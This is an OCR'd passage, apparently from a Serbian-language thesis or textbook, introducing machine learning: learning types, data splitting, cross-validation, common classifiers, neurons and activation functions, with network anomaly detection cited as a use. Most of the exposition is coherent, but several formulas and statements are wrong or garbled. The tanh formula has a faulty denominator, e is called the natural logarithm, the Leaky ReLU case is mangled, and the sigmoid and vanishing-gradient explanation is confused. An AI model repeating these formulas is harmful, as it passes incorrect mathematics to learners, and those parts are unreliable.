
Слика 4.1 Основни облици машинског учења (Шешум Чавић, 2023).

Надгледано учење је карактеристично по томе што за решавање проблема модел добије одређени скуп улазних података, као и скуп излазних вредности и над тим подацима идентификује зависности и обрасце, како би на новом улазном податку могао да да предвиди одговарајућу излазну вредност. Методе над гледаног учења могу да се користе у аналитичким процесима, где је могуће дефинисати одређене обрасце у подацима, односно карактеристике које су везане за податке. У овом типу учења могу да се дефинишу кораци који прате процес креирања модела:

- Дефинисање скупа података над којим ће се вршити обучавање модела. Одабрани подаци треба да буду репрезентативни и да садрже карактеристике које одговарају реалним подацима који ће касније бити предмет анализе.
- Дефинисање и избор релевантних атрибута, односно карактеристика (енг. *features*), који описују улазне податке и садрже информације неопходне за процес учења и касniју предикцију излазних вредности. Број карактеристика треба да буде оптималан како би модел задржао потребну тачност уз прихватљиву сложеност.
- Избор одговарајућег алгоритма машинског учења који ће, на основу улазних података и познатих излазних вредности, током процеса обучавања формирати модел зависности између њих.
- Евалуација успешности креираног модела применом тестних скупова података и одговарајућих метрика за процену перформанси.

Надгледано учење се може посматрати преко две групе приступа, параметарске и непараметарске методе (Чисар П. , 2021). Код параметарске методе врши се претпоставка да се посматрани подаци генеришу коришћењем параметарске расподеле и функцијом густине вероватноће. У овој методи параметри модела процењују се на основу података. У односу на овај модел, код непараметарске методе не претпоставља се унапред дефинисана расподела, већ се закључује из дефинисаних података. За овакве методе је карактеристично да не користе пуно претпоставки о подацима. Овакве методе су препознате за детекцију аномалија у рачунарским мрежама. Њихова позитивна особина је што пружају ефикасну детекцију о злонамерних активности, који се јављају током дужег временског периода. Такође су у могућности да науче понашање система на основу посматрања. Неке од негативних карактеристика су што је само постављање вредности параметара тежак посао због проблематичне равнотеже између лажно позитивних и лажно негативних резултата.

За разлику од надгледаног учења, ненадгледано учење је приступ машинског учења код ког се обрађују подаци који нису означени, тј. подаци који немају циљне променљиве. Алгоритми обрађују велики број података и омогућавају да се пронађу обрасци структуре, као и у надгледаном учењу. Најзначајније методе ненадгледаног учења су: кластеризација (енг. *Clustering*), редукција димензионалности (енг. *Dimensionality Reduction*), асоцијативно учење (енг. *Association Learning*) и генеративни модели (енг. *Generative Models*) – слика 4.2.



Слика 4.2 Приказ модела кластеризације ненадгледаног *учења (Чисар П. , 2021)*

Кластеризација је принцип идентификовања група у дефинисаном скупу података. Поступак се везује за избор репрезентативне тачке за сваки кластер. Свака посматрана

инстанца из скупа података груписана је по припадности кластеру. Овај поступак се обично понавља. Ова метода је у широкој употреби за детектовање аномалија у рачунарским системима.

Методе детекције издвојених вредности (енг. *Outlier Detection*) заснивају се на проналажењу инстанци које не одговарају уобичајеним обрасцима или карактеристикама већине података. У области рачунарских мрежа оваква одступања могу указивати на потенцијалне безбедносне претње или малициозне активности. Успешност детекције зависи од примењене методе, почетних претпоставки, избора карактеристика и структуре анализираног скупа података. Методе за детекцију издвојених вредности могу се поделити на приступе засноване на растојању, приступе засноване на густини и методе засноване на *меком* рачунарству (енг. *Soft Computing*) (Чисар П. , 2021).

Метода асоцијативног учења је метода која тражи догађаје који се дешавају заједно, тј. тражи се корелација између посматраних догађаја (Чисар П. , 2021).

Редукција димензионалности (енг. *Dimensionality Reduction*) представља поступак смањења броја карактеристика унутар скупа података уз настојање да се сачувају најзначајније информације потребне за анализу. Циљ овог поступка је уклањање сувишних или мање значајних карактеристика, смањење сложености модела и повећање ефикасности процеса обучавања и класификације.

Генеративни модели (енг. *Generative Models*) представљају приступе машинског учења који имају способност учења расподеле и структуре постојећих података, после чега могу генерисати нове примере са сличним карактеристикама. Ови модели омогућавају креирање нових података који задржавају статистичке особине оригиналног скупа података.

Основа сваког модела јесте почетни скуп података. На почетку се на скупу података ради обучавање, валидација и тестирање. Постоје различите опције како се дели скуп података, као и модификације, које се врше ради добијања бољег резултата, али најчешћа подела скупа података се ради према структури: 60 % за обучавање система, 20 % за валидацију и 20 % за тестирање. У зависности од проблема бира се и метода машинског учења. После обучавања модела, са одговарајућим процентом скупа података неопходно је да се ради валидација. Са валидацијом се може урадити поређење перформанси са различитим вредностима параметра у циљу избора оптималног модела за дати проблем

(Шешум Чавић, 2023). У питању је подела података за тренинг на *n* подскупова (енг. *fold cross validation*), при чему се узима да је n = 10. У свакој итерацији један део података се узима за потребе валидације, а остатак (n-1) се користи за обучавање. Перформансе модела мере се у свакој итерацији, после чега се израчунава просечна вредност добијених резултата. На овај начин добија се поузданија процена способности модела да врши генерализацију над новим подацима. Сличне вредности метрика кроз различите итерације указују на стабилност модела и мању зависност од конкретне поделе скупа података.

4.4. Модели у машинском учењу

Битна компонента машинског учења јесте модел који настаје као резултат процеса обучавања применом одговарајућег алгоритма над дефинисаним скупом података. Модел представља математичку репрезентацију научених образаца и зависности између улазних карактеристика и очекиваних излазних вредности.

Током процеса обучавања алгоритам машинског учења прилагођава параметре модела са циљем смањења грешке и повећања способности генерализације. После завршеног обучавања, модел се користи за анализу нових, претходно непознатих података, као и за класификацију или предвиђање будућих вредности.

У безбедносној класификацији избор модела треба повезати са структуром података и ценом грешке. Стабла одлучивања и *Random Forest* омогућавају увид у значај карактеристика, KNN зависи од скалирања и локалне структуре узорака, *наивни* Бајесов класификатор од претпоставки о расподели, док SVM захтева избор језгра и параметара. Савремена поређења зато користе више метрика и исти поступак валидације за све моделе, уместо да се избор заснива на једној вредности тачности (Ismail et al., 2022; Disha & Waheed, 2022; Azam et al., 2023; Talukder et al., 2024).

4.4.1. Линеарна регресија

Линеарна регресија спада у алгоритме који припадају надгледаном учењу. Основна идеја линеарне регресије заснива се на проналажењу зависности између једне или више улазних променљивих и излазне променљиве која представља резултат предвиђања модела. У најједноставнијем облику, модел линеарне регресије описује се линеарном једначином:

$$\tilde{y} = wx + b \tag{4.1}$$

где је вектор коефицијента *w*, а *b* биас (енг. *bias*) коефицијент. Предност линеарне регресије огледа се у једноставној структури, мањој рачунарској сложености и лакшој интерпретацији добијених резултата. Током процеса обучавања модела врши се процена непознатих параметара, односно тежинских коефицијената, тако да разлика између стварних и предвиђених вредности буде минимална.

Вредности тежинских коефицијената указују на значај појединачних улазних карактеристика у моделу. Уколико је вредност коефицијента блиска нули, утицај одговарајуће карактеристике на резултат модела може бити мањи, у зависности од структуре и претходне обраде података.

Код линеарне регресије долази до увођења нове промењиве, функција губитка (енг. *Loss function*) која може да се опише као процена колико је добар модел који се дефинише. Велика вредност функције губитка указује на то да модел није одговарајући. Једначина која дефинише функцију губитка (грешке) је

$$L_y = (y - \tilde{y})^2 \tag{4.2}$$

У једначини прва промењива дефинише вредност на улазу, а друга предвиђање излазне вредности на основу линеарне регресије. Као таква, линеарна регресија је идеална за рад у пословним и академским областима (Seyedeh Leili Mirtaheri, 2022). Класификатор се користи за предвиђање цена акција, анализе зависности лекова, предвиђање успеха ученика, предвиђање температуре у метеорологији и сл.

4.4.2. Логистичка регресија

Логистичка регресија (енг. *Logistic Regression*) припада групи алгоритама надгледаног машинског учења. Иако у свом називу садржи термин регресија, овај алгоритам се првенствено користи за решавање проблема класификације. Најчешћу примену има код бинарне класификације, где је циљ одредити припадност једној од две могуће класе. Основна карактеристика логистичке регресије јесте да се излазна вредност модела трансформише у опсег између 0 и 1, што омогућава интерпретацију резултата као вероватноће припадности одређеној класи. Ова трансформација врши се применом сигмоидне функције:

$$h = g(z) = \frac{1}{1+e^{-z}} \tag{4.3}$$

У једначини *e* се дефинише као природни логаритам, z је реални број чија вредност се мапира у опсег од 0 до 1 (након примене функције). Улазна вредност се комбинује линеарно са тежинским вредностима уз додавање биасовог коефициента и слична је формули за линеарну регресију

$$z = \mathrm{wx} + \mathrm{b} \tag{4.4}$$

На основу добијене вредности сигмоидне функције модел доноси одлуку о припадности одређеној класи применом дефинисаног прага одлучивања. Логистичка регресија се користи у различитим областима као што су: медицинска дијагностика, филтрирање нежељених порука, процена финансијског ризика, као и класификација мрежног саобраћаја приликом детекције безбедносних претњи (Seyedeh Leili Mirtaheri, 2022).

4.4.3. Класификатор К најближих суседа

Класификатор К најближих суседа (енг. *k-Nearest Neighbors* - KNN), је један од класификатора за кога важи да нема претпоставке у алгоритму, тј. да се структура дефинише из самих података за обуку. KNN припада групи алгоритама *лењог* учења (енг. *Lazy Learning*), јер не постоји класична фаза обучавања у којој се формира математички модел. Уместо тога, подаци за обучавање се чувају, а класификација новог узорка врши се у тренутку његове анализе поређењем са претходно познатим примерима. Код KNN класификатора један од битних параметара је вредност К, што представља број суседа. Над скупом података може се понављати класификатор неколико пута, са различитим вредностима К, где се бира вредност која има највећу тачност предвиђања. Функционисање класификатора се огледа у томе што се дефинише скуп података за обуку и узима се нови скуп података, без лабела, а затим врши упоређивање са свим узорцима из скупа података за обуку. KNN алгоритам може се користити за проблеме класификације и регресије. Једно од ограничења овог приступа представља повећање времена обраде код великих скупова података, јер је приликом сваке нове класификације потребно извршити поређење са великим бројем постојећих примера. Овај проблем се може делимично ублажити применом оптимизованих структура за претрагу и ефикаснијим методама израчунавања растојања.

KNN алгоритам има примену у различитим областима, као што су класификација текста и слика, филтрирање нежељених порука, медицинска дијагностика, процена кредитног

ризика, као и анализа мрежног саобраћаја у системима за детекцију аномалија (Seyedeh Leili Mirtaheri, 2022).

4.4.4. Наивни Бајесов класификатор

Наивни Бајесов класификатор (енг. *Naive Bayes Classifier*) припада групи алгоритама надгледаног машинског учења и заснива се на примени Бајесове теореме условне вероватноће. Основна претпоставка овог класификатора је да су улазне карактеристике међусобно условно независне за дату класу.

За разлику од непараметарских метода, као што је KNN, наивни Бајесов класификатор користи одређене претпоставке о расподели и међусобном односу података. Због једноставности математичког модела има малу рачунарску сложеност и може постићи добре резултате, чак и када је расположив ограничен број података за обучавање.

Основна формула наивне Бајесове теореме се дефинише као

$$P(A|B) = \frac{P(B|A)P(A)}{P(B)} \tag{4.5}$$

У формули се дефинише вероватноћа да ће се догодити догађај A уколико се десио догађај B. Подразумева се да се заменом догађаја A и B, наивна Бајесова теорема се може изразити као:

$$P(y|X) = \frac{P(X|y)P(y)}{P(X)} \tag{4.6}$$

У једначини је Y ознака за промењиву класе, док је x променљива. Уколико имамо дефинисано више промењивих Бајесова једначина се модификује и може се представити као:

$$P(y|x_1 x_2 \ldots\ldots x_n) = \frac{P(x_1|y)P(x_2|y)\ldots\ldots\ldots P(y)}{P(x_1)P(x_2)\ldots\ldots\ldots P(x_n)} \tag{4.7}$$

У зависности од типа података који се анализирају, постоји више варијанти Наивног Бајесовог класификатора:

- Мултиномијални наивни Бајесов класификатор (енг. *Multinomial Naive Bayes*) користи се најчешће за проблеме класификације докумената и текста, где се анализира учесталост појављивања одређених карактеристика.

- Бернулијев наивни Бајесов класификатор (енг. *Bernoulli Naive Bayes*) користи бинарне, односно Булове променљиве, код којих карактеристика може имати две могуће вредности, као што су присуство или одсуство одређене особине.
- Гаусов наивни Бајесов класификатор (енг. *Gaussian Naive Bayes*) користи се код континуалних података код којих се претпоставља да карактеристике прате Гаусову, односно нормалну расподелу.

Наивни Бајесов класификатор карактерише велика брзина обучавања и класификације, због чега је погодан за анализу великих количина података. Основно ограничење представља претпоставка о независности улазних карактеристика, која у реалним системима није увек испуњена. Примењује се у филтрирању нежељене поште, класификацији докумената, анализи финансијских трансакција, медицинској дијагностици, као и анализи системских и безбедносних логова (Seyedeh Leili Mirtaheri, 2022).

4.4.5. Стабло одлучивања

Још један од значајних класификатора који припадају групи алгоритама надгледаног машинског учења јесте стабло одлучивања (енг. *Decision Tree*). Овај алгоритам заснива се на креирању структуре у облику стабла, где се процес одлучивања реализује кроз низ правила и подела скупа података на основу вредности изабраних карактеристика. Квалитет резултата добијених применом стабла одлучивања у великој мери зависи од квалитета почетног скупа података, избора релевантних карактеристика и процеса припреме података. Добро припремљен скуп података омогућава формирање стабла које боље описује зависности у подацима и повећава способност генерализације модела. Једна од предности стабла одлучивања је једноставна интерпретација резултата, јер је могуће визуелно представити поступак доношења одлуке. Са друге стране, једно од ограничења представља могућност претераног прилагођавања моделу за обучавање (енг. *Overfitting*), што може смањити успешност класификације нових података.

Стабла одлучивања имају примену у медицинској дијагностици, процени финансијских ризика, анализи образовних података, системима подршке одлучивању, као и у системима за анализу мрежног саобраћаја и детекцију безбедносних претњи.

4.4.6. Класификатор заснован на методи потпорних вектора

Класификатор заснован на методи потпорних вектора (енг. *Support Vector Machine - SVM*) се може користити како за регресију тако и за класификацију. Подаци над којима се врши обучавање могу бити сврстани у две категорије. Модел врши предвиђање којој категорији може да припада податак који се анализира. Основни задатак овог класификатора јесте да се пронађе одређена хиперплан у више димензионалном простору која јасно класификује податке. Под појмом хиперплан, или хиперплан у литератури, подразумева се потпростор који има једну димензију мање од простора. У суштини, ако улазни податак има две промењиве онда је хиперплан само линија. Уколико улазни податак има три параметра онда је хиперплан дводимензионална раван. Улога хиперплана је раздвајање различитих класа података тј. дефинисање маргине која раздваја најближе тачке различитих класа (Seyedeh Leili Mirtaheri, 2022). SVM класификатор се највише користи за препознавање слика, детекцију спам порука, финансијске анализе али и детектовању аномалија у мрежном саобраћају.


4.5. Неуронске мреже

Један од приступа машинског учења који је показао значајне резултате у решавању сложених проблема јесте примена неуронских мрежа. Неуронске мреже, односно вештачке неуронске мреже (енг. *Artificial Neural Networks*, у даљем тексту *ANN*), представљају математичке моделе инспирисане принципима функционисања биолошких неуронских система.

Основна карактеристика ANN модела јесте способност адаптације и учења на основу расположивих података. Кроз процес обучавања, неуронска мрежа подешава унутрашње параметре, односно тежинске коефицијенте између повезаних неурона, са циљем проналажења зависности између улазних и излазних података. На овај начин модел може да врши генерализацију и доноси закључке над новим, претходно непознатим подацима.

4.5.1. Неурон

У природи неурони су дефинисани као конструктивни елементи (ћелије) људског мозга. Сам неурон се састоји из тела (сома), скупа дендрита (огранака или пријемних веза), аксона (везе које врше пренос електричних порука) као што је приказано на слици (Kufel, et al., 2023)



Слика 4.3 Слика природног неурона (Kufel, et al., 2023)

На горњој слици 4.3 су дефинисане тачке које карактеришу природни неурон, као што су:

- Број 1 - дефинише тачку уласка у неурон
- Број 2 - дефинише тачку нуклеуса неурона тј. језгра неурона чији је задатак да прими сигнале који долазе са улаза
- Број 3 - дефинише зону иницијализације, место где долази до формирања потенцијала
- Број 4 - дефинише зону аксиона чији је задатак да преноси електрохемијски сигнал до других неурона
- Број 5 - дефинише завршетак аксиона и место повезивања ка другим неуронима


Електрични потенцијал се налази у самом телу ћелије. На потенцијал ћелије утичу информације које се примају преко синапси, које се налазе у дендритима. Уколико потенцијал са дендрита, пост-синаптички потенцијал, пређе одређену границу долази до генерисања акцијског потенцијала од стране самог неурона. Пропагација импулса се врши даље преко аскиона ка другим неуронима.

Иако се неуронске мреже могу посматрати као дистрибутивни рачунарски систем, ипак је неопходно вршити обуку преко одговарајућих алгоритама за обуку. Проласком кроз алгоритме долази до промена синаптичких тежина. Променом синаптичке тежине долази до промене перформанси.

Уколико је у питању једнослојна мрежа скуп свих улаза је директно повезан са излазом, али ако је у питању вишеслојна мрежа неурони су тада распоређени у слојевима где су излазни слојеви повезани са улазним слојевима, али преко скривених слојева, који

раздвајају слојеве једне од других. Неуронска мрежа има за циљ конструкцију функције, која повезује један или више улаза са једним или више излаза. Конструисање се постиже постављањем тежина на ивицама. Подешавање тежина на ивицама је кључно за неуронске мреже. Овај принцип се назива обука над подацима или тренинг (Aggarwal, 2023).

Неуроне можемо да прикажемо и на други начин, преко преносне функције као на слици 4.4.



Слика 4.4 Слика вештачког неурона (Јанићић & Николић, 2022)


Функција предвиђања се може дефинисати изразом:

$$y = f(\sum_k \binom{n}{i=0} w_i x_i) = f(net) \tag{4.8}$$

где су x сигнали на улазу, а w је вектор тежине. Приликом израчунавања функције предвиђања долази до појављивања функције губитка (енг. *loss function*). Функција губитка одражава неусклађеност између предвиђених и посматраних вредности.

Преносна функција има улогу активационе функције. Вредност променљивих на улазу у неуронску мрежу такође утиче на активациону функцију.

Тачно упоређивање природног и вештачког неурона може се видети на следећој слици 4.5.



Слика 4.5 Слика вештачког неурона (Kufel, et al., 2023)

На слици су дефинисане тачке које карактеришу вештачки неурон, као што су:

- Број 1 - дефинише тачку уласка у неурон,
- Број 2 - дефинише тачку скалирања,
- Број 3 - дефинише функцију сумирања,
- Број 4 - дефинише зону активационе функције и
- Број 5 - дефинише излазни сигнал.

Неуронске мреже користе повезане неуроне за различите послове, као што су препознавање слика, препознавање говора или предвиђање одређених активности.

4.5.2. Активационе функције


Активационе функције (енг. *Activation Functions*) представљају један од основних елемената вештачких неуронских мрежа. Њихова улога је да одреде излазну вредност појединачног неурона на основу улазних вредности и израчунате тежинске комбинације параметара. Применом активационих функција уводи се нелинеарност у модел, што омогућава неуронским мрежама да анализирају сложене зависности између улазних и излазних података.

Иако постоји велики број различитих активационих функција, могу се издвојити њихове основне карактеристике:

- додавање нелинеарне кривине у саму оптимизацију ради побољшавања конвергенције тренинга неуронске мреже,
- уводе нелинеарност у процес обучавања модела, чиме омогућавају решавање комплексних проблема који се не могу описати једноставним линеарним зависностима,

- утичу на брзину конвергенције и стабилност процеса обучавања неуронске мреже,
- имају значајан утицај на пренос градијента током алгоритма повратног простирања грешке (енг. *Backpropagation*), што директно утиче на ажурирање тежинских коефицијената и
- омогућавају контролу опсега излазних вредности неурона и могу утицати на расподелу података који се преносе ка наредним слојевима мреже.

Када је у питању линеарна активациона функција дефинише се ситуација да излазна вредност директно зависи од улазне вредности, као што је приказано на слици 4.6.



Слика 4.6 Приказ активационих функција (Dubey, Singh, & Chaudhuri, 2022)


Активационе функције смањују линеарност, омогућавајући неуронским мрежама да уче и моделују замршене обрасце и односе који преовладавају у реалним подацима. Као што се може закључити, функције играју битну улогу у процесу обуке неуронске мреже. Утицај се односи на саме градијенте тј. начин како ће они пропагирати кроз неуронску мрежу утичући на способност мреже да врши обуку из дефинисаних података. Динамика и начин обуке неуронске мреже директно зависи од типа активационе функције што повлачи и утицај на перформансу модела мреже (Meduri, 2024).

Линеарне функције нису одговарајуће за неуронске мреже, тако да је циљ да се уведу нелинеарне мреже, као што су на слици 4.7 приказане *Logistic Sigmoid* и *Tanh*. Обе функције су коришћене у почецима машинског учења.

Сигмоидна функција се може дефинисати изразом (Dubey, Singh, & Chaudhuri, 2022)

$$Logistic\ Sigmoid\ (x) = \frac{1}{1+e^{-x}} \tag{4.9}$$

Одговарајући график сигмоидне функције дат је на слици 4.7.




Слика 4.7 Приказ Сигмоидне функције (Rahul & Bandaranayake, 2021)

Излазне вредности сигмоидне активационе функције налазе се у опсегу од 0 до +1. Због ове особине функција је погодна у ситуацијама када је неопходно добити излаз који се може тумачити као вероватноћа припадности одређеној класи. Самим тим што није линеарна функција долази до онемогућавања појаве градијента. Под градијентом се подразумева ситуација да уколико вредности буду близу нуле не долази до ажурирања током обуке што може довести до погрешних излазних података.

Осим сигмоидне функције, значајну примену има и хиперболички тангенс (енг. *Hyperbolic Tangent Function*, *Tanh*). Ова функција има сличан облик као сигмоидна функција, али су њене излазне вредности дефинисане у опсегу од -1 до +1. Због центрираности око нуле, *Tanh* функција у одређеним случајевима омогућава стабилније обучавање модела у односу на sigmoid функцију (Dubey, Singh, & Chaudhuri, 2022).

$$Tanh\ (x) = \frac{e^{x}-e^{-x}}{1+e^{-x}} \tag{4.10}$$

Одговарајући график функције дат је на слици 4.8.




Слика 4.8 Приказ Tanh функције (Rahul & Bandaranayake, 2021)

Вредности функције се дефинишу у опсегу вредности од -1 до +1.

Следећа у низу активационих функција је исправљена линеарна јединица (енг. *Rectified Linear Unit*, у даљем тексту *ReLU*). ReLU функција представља једну од најчешће коришћених активационих функција у дубоким неуронским мрежама због једноставности израчунавања и ефикасности приликом процеса обучавања. За негативан улаз функција има вредност нула, а за позитиван улаз имамо дефинисану функцију (Dubey, Singh, & Chaudhuri, 2022).

$$ReLU\ (x) = \max(0, x) = \begin{cases} x, & if\ x \geq 0 \\ 0, & \text{иначе} \end{cases} \tag{4.11}$$

Одговарајући график функције дат је на слици 4.9.




Слика 4.9 Приказ ReLU функције (Rahul & Bandaranayake, 2021)

Активациона функција ReLU решава проблем рачунске сложености логистичких сигмоидних и *tanh* функција. И ова функција има одређене недостатке, а то су да постоји ситуација нестајања градијента за негативне улазе.

Из тог разлога дошло је до развоја пропусне ReLU функције (енг. *Leaky Rectified Linear Unit*, у даљем тексту LReLU), која представља модификацију основне ReLU функције са циљем превазилажења проблема неактивних вредности. За разлику од класичне ReLU функције, која све негативне вредности поставља на нулу, LReLU дефинише мали линеарни нагиб за негативан део функције. Међутим, код ове функције јавља се проблем избора оптималне вредности коефицијента нагиба за негативне улазне вредности, јер различите вредности могу утицати на брзину конвергенције и коначне перформансе модела. Одговарајућа формула би била (Dubey, Singh, & Chaudhuri, 2022):

$$LReLU\ (x) = \begin{cases} x, & if\ x \geq 0 \\ 0.01 \times |x, & x < 0 \end{cases} \tag{4.12}$$

Одговарајући график функције дат је на слици 4.10.



A8

Слика 4.10 Приказ LReLU функције (Rahul & Bandaranayake, 2021)

4.5.3. Врсте неуронских мрежа

Неуронске мреже користе међусобно повезане вештачке неуроне за различите функције, као што су препознавање слика, препознавање говора или предвиђање одређених активности. Најчешће врсте неуронских мрежа су (Kufel, et al., 2023):

- Перцептронске мреже (енг. *Perceptron Networks*) представљају један од најједноставнијих облика вештачких неуронских мрежа. Основна јединица је перцептрон, који на основу улазних вредности, тежинских коефицијената и активационе функције формира излазну вредност. Сами перцептрони могу да доделе две вредности, нула и један.
- Вишеслојне перцептронске мреже (енг. *Multilayer Perceptron, MLP*) представљају проширење основног перцептрона додавањем једног или више скривених слојева између улазног и излазног слоја. Излаз једног слоја

представља улаз у следећи слој, при чему се кроз процес обучавања подешавају тежински коефицијенти између неурона. Овај тип неуронских мрежа се обично користи за препознавање слика, текста и говора

- Рекурентне неуронске мреже (енг. *Recurrent Neural Networks, RNN*) представљају архитектуре код којих постоје повратне везе које омогућавају коришћење информација из претходних корака обраде. Овај тип неуронских мрежа је погодан за генерисање текста.
- Конволуционе неуронске мреже *(*енг. *Convolutional Neural Networks, CNN)* састоје се од улазног слоја, више скривених слојева и излазног слоја. Основни елемент CNN архитектуре су конволуциони слојеви који омогућавају аутоматско издвајање значајних карактеристика из података.
- Мреже дуготрајне краткорочне меморије (енг. *Long Short-Term Memory, LSTM*) и јединице са контролисаним протоком информација (енг. *Gated Recurrent Unit,* GRU) представљају унапређене облике рекурентних неуронских мрежа. Ове архитектуре омогућавају чување важних информација кроз дуже временске периоде и решавају проблем ишчезавајућег градијента, који се јавља код класичних RNN модела. Овај тип неуронских мрежа је погодан за анализу временских серија, као што су берзе, предвиђање путање аутомобила, конверзије текста у говор и сл.
- Дубоке неуронске мреже (енг. *Deep Neural Networks*, у даљем тексту *DNN*) представљају неуронске мреже које садрже више скривених слојева између улазног и излазног слоја. Велики број слојева омогућава постепено издвајање сложених карактеристика из података, због чега DNN представљају основу савремених техника дубоког учења.
